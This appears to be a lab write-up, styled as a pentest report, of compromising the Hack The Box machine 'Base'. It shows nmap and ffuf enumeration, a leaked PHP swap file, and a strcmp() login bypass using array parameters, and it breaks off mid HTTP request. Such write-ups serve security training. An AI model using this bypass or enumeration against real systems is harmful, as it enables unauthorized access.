
Base

Base HTB

Cover



Target: HTB Machine “Base” **Client:** Megacorp (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The goal of this assessment was to conduct a comprehensive security evaluation of a Linux-based target environment and its associated web services. Our engagement focused on identifying critical vulnerabilities—including insecure PHP credential validation functions, an arbitrary file upload flaw, configuration file exposures with sensitive credentials, and overly permissive sudo privileges that enable local privilege escalation. This exercise demonstrates how an attacker could chain these weaknesses to achieve full system compromise.

Scope of Assessment

- **Network Reconnaissance:** We verified host availability using ICMP. The returned TTL of 63 confirmed that the target system is Linux-based.
- **Web Application Testing:** We evaluated the HTTP service on the target host (10.129.136.13) for improper input handling. During this phase, we identified insecure PHP credential validation and an unchecked file upload mechanism that permitted the introduction of malicious PHP payloads.
- **Service Enumeration & Credential Discovery:** Comprehensive scanning revealed critical open ports, including SSH on port 22 and HTTP on port 80. Further investigation uncovered exposed configuration files containing recycled credentials, significantly weakening the target's security posture.
- **Privilege Escalation Assessment:** Analysis of local configurations demonstrated that a standard user possesses overly permissive sudo privileges via the `/usr/bin/find` command. Exploiting this misconfiguration allowed us to escalate privileges and obtain a root shell.

Ethics & Compliance

All testing activities were conducted in strict adherence to the pre-approved rules of engagement. Our methods ensured that normal operations remained uninterrupted throughout the assessment. The findings detailed in this report are strictly confidential and have been shared only with authorized stakeholders to enable prompt and effective remediation.

2 Methodology

The following section details the systematic approach used during the engagement—from initial reconnaissance and enumeration to exploitation and privilege escalation. Each step is supported with command outputs, screenshots, and pertinent observations.

2.1 Initial Reconnaissance and Network Footprinting

Our investigation began with a simple ICMP echo request to the target IP, **10.129.136.13**. The response indicated a TTL value of 63, which is conventionally associated with Linux systems. For example:

```
kali@kali ~ [13:57:06] $ ping -c 1 10.129.136.13
PING 10.129.136.13 (10.129.136.13) 56(84) bytes of data.
64 bytes from 10.129.136.13: icmp_seq=1 ttl=63 time=55.7 ms

--- 10.129.136.13 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.742/55.742/55.742/0.000 ms
```

This initial result established the operating system type and confirmed host availability.

2.2 Port Scanning and Service Detection

To identify open services, a full TCP port scan was conducted using Nmap with aggressive timing parameters:


```
kali@kali ~ [13:57:13] $ sudo nmap -sS -Pn -n -p- --open --min-rate 5000
10.129.136.13 -oG Baseports
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 13:58 EDT
Nmap scan report for 10.129.136.13
Host is up (0.044s latency).
Not shown: 65411 closed tcp ports (reset), 122 filtered tcp ports (no-
response)
Some closed ports may be reported as filtered due to --defeat-rst-
ratelimit
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

```
Nmap done: 1 IP address (1 host up) scanned in 12.62 seconds
```

Service detection was further refined on the identified ports using version and script scanning:

```
kali@kali ~/workspace/Base [13:59:46] $ sudo nmap -sVC -p 22,80
10.129.136.13 -oN BaseServices
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-06 14:00 EDT
Nmap scan report for 10.129.136.13
Host is up (0.036s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 f6:5c:9b:38:ec:a7:5c:79:1c:1f:18:1c:52:46:f7:0b (RSA)
|   256 65:0c:f7:db:42:03:46:07:f2:12:89:fe:11:20:2c:53 (ECDSA)
|_  256 b8:65:cd:3f:34:d8:02:6a:e3:18:23:3e:77:dd:87:40 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome to Base
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.05 seconds
```

The results confirmed that the server runs OpenSSH 7.6p1 on port 22 and Apache HTTP Server 2.4.29 on port 80. Evidence such as the server banner and Apache header supports a Linux/Ubuntu environment. A screenshot from the Ubuntu Bionic Launchpad further corroborates this finding:



https://launchpad.net/ubuntu/+source/openssh/1:7.6p1-4ubuntu0.7

Ubuntu
openssh package

Overview | Code | Bugs | Blueprints | Translations | Answers

Log in / Register

openssh 1:7.6p1-4ubuntu0.7 source package in Ubuntu

Changelog

```
openssh (1:7.6p1-4ubuntu0.7) bionic; urgency=medium

  * d/p/fix-connect-timeout-overflow.patch: prevent ConnectTimeout overflow.
    (LP: #1903516)

  [ Sergio Durigan Junior ]
  * d/p/lp1966591-upstream-preserve-group-world-read-permission-on-kno.patch:
    Preserve group/world read permissions on known_hosts. (LP: #1966591)

 -- Athos Ribeiro <email address hidden>  Wed, 30 Mar 2022 10:17:14 -0300
```

Upload details

Uploaded by: Athos Ribeiro on 2022-04-02

Sponsored by: Sergio Durigan Junior

Uploaded to: Bionic

Original maintainer: Ubuntu Developers


Publishing

See full publishing history

Series	Pocket	Published	Component	Section
Bionic	updates	on 2022-05-11	main	net

2.3 Web Application Analysis and Content Discovery

Exploration of the web service on port 80 revealed an index page branded as “Base”:



Welcome to Base

Not Secure 10.129.136.13

BASE

Home | About | Services | Team | Pricing | Contact | Login

The World's Number One File Hosting Service

Feel at ease hosting your files with us!

Get Started


Cloud Storage
We use cloud storage so you don't have to store it to your computer hard drive or other storage device

Supporting All Files
No matter what the file type you have, we can store it on our remote servers for you to easily access!

Maximizing Availability
Whether its day or night we will always provide you a direct way to access your files 24/7 with ease.

Always Protecting
We take security seriously so our trained experts will assure you never have to consider your files being stolen.

A login form present at `http://10.129.136.13/login/login.php` was confirmed visually:



Not Secure 10.129.136.13/login/login.php

BASE

Home | About | Services | Team | Pricing | Contact | Login

LOGIN

Use the form below to log into your account.

Your Username

Your Password

Log In

Base
A108 Adam Street
New York, NY 535022

Useful Links
› Home


Our Services
› File Hosting

Join Our Newsletter
Stay up to date with the latest news!

Notably, a comment within the source code of `login.php` attracted attention. The HTML snippet indicates that an alternative logo image might be used, but it is currently commented out:

```
<h1 class="logo"><a href="[index.html](view-source:http://10.129.136.13/login/index.html)">BASE</a></h1> <!-- Uncomment below if you prefer to use an image logo --> <!-- <a href="index.html" class="logo"><img src="../assets/img/logo.png" alt="" class="img-fluid"></a>-->
```

Additional reconnaissance using Wappalyzer (see screenshot below) and WhatWeb confirmed the use of technologies such as Apache, Bootstrap, and exposed information:



Font scripts
- Bootstrap Icons
- Google Font API

Web servers
- Apache HTTP Server 2.4.29

Programming languages
- PHP

Operating systems
- Ubuntu

Maps
- Google Maps

JavaScript libraries
- AOS
- Isotope
- Swiper

UI frameworks
- Bootstrap

whatweb:

```
kali@kali ~/workspace/Base [14:00:38] $ whatweb 10.129.136.13
http://10.129.136.13 [200 OK] Apache[2.4.29], Bootstrap, Country[RESERVED]
[ZZ], Email[info@base.htb], Frame, HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.4.29 (Ubuntu)], IP[10.129.136.13], Lightbox, Script,
Title[Welcome to Base]
```

2.4 File and Directory Enumeration via Fuzzing

Focused fuzzing of the login directory yielded additional sensitive resources. Using `ffuf` against `http://10.129.136.13/login/FUZZ.php` with a common wordlist revealed several files, including configuration and access control files:

```
kali@kali ~/workspace/Base [14:13:08] $ ffuf -u
http://10.129.136.13/login/FUZZ.php -w /usr/share/seclists/Discovery/Web-
Content/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.136.13/login/FUZZ.php
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-
Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-
299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 3043ms]
config                  [Status: 200, Size: 0, Words: 1, Lines: 1,
Duration: 37ms]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 4101ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 4136ms]
```

```
login                   [Status: 200, Size: 7102, Words: 1315, Lines: 175,
Duration: 45ms]
:: Progress: [4746/4746] :: Job [1/1] :: 1047 req/sec :: Duration:
[0:00:08] :: Errors: 0 ::
```

A similar enumeration against the root directory using `ffuf` revealed key directories such as `/assets`, `/forms`, and notably `/upload` (redirecting to a login area) as well as the `_uploaded` directory:

```

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.136.13/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-
Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-
299,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 301, Size: 315, Words: 20, Lines: 10,
Duration: 36ms]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 3824ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 3824ms]
forms                   [Status: 301, Size: 314, Words: 20, Lines: 10,
Duration: 42ms]
.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 4726ms]
index.html              [Status: 200, Size: 39344, Words: 8989, Lines:
741, Duration: 42ms]
login                   [Status: 301, Size: 314, Words: 20, Lines: 10,
Duration: 36ms]
server-status           [Status: 403, Size: 278, Words: 20, Lines: 10,
Duration: 40ms]
:: Progress: [4746/4746] :: Job [1/1] :: 862 req/sec :: Duration:
[0:00:07] :: Errors: 0 ::
```

gobuster dir -u http://base.htb/ -w /usr/share/wordlists/dirb/big.txt -t 100


```
kali@kali ~/workspace/Base [17:14:14] $ gobuster dir -u http://base.htb/ -
w /usr/share/wordlists/dirb/big.txt  -t 100



..SNIP..



/_uploaded            (Status: 301) [Size: 308] [-->
http://base.htb/_uploaded/]

...SNIP...
```

An entry in the `/etc/hosts` file mapping `base.htb` and the exposed email address `info@base.htb` further ties these findings to the target environment.

```
**Email:** info@base.htb
```

2.5 Exploitation: Authentication Bypass and Web Shell Deployment

A particularly interesting discovery was the presence of a swap file, `login.php.swp`, on the `/login` directory:



Index of /login


Name	Last modified	Size	Description
Parent Directory		-	
config.php	2022-06-04 16:24	61	
login.php	2022-06-15 11:23	7.4K	
login.php.swp	2022-06-04 17:09	16K	

Apache/2.4.29 (Ubuntu) Server at base.htb Port 80

The content of this file revealed the authentication logic:


```
if (!empty($_POST['username']) && !empty($_POST['password'])) {
    require('config.php');

    if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
            $_SESSION['user_id'] = 1;
            header("Location: /upload.php");
        } else {
            print("<script>alert('Wrong Username or Password')</script>");
        }
    } else {
        print("<script>alert('Wrong Username or Password')</script>");
    }
}
?>
```

By supplying array parameters (e.g., `username[]=""&password[]=""`), we could bypass the `strcmp()` comparisons, thereby gaining direct access to the upload functionality. This bypass is visually confirmed by the following screenshot:



```
POST /login/login.php HTTP/1.1
Host: 10.129.136.13
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.129.136.13
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/136.0.0.0 Safari/537.36
Accept:
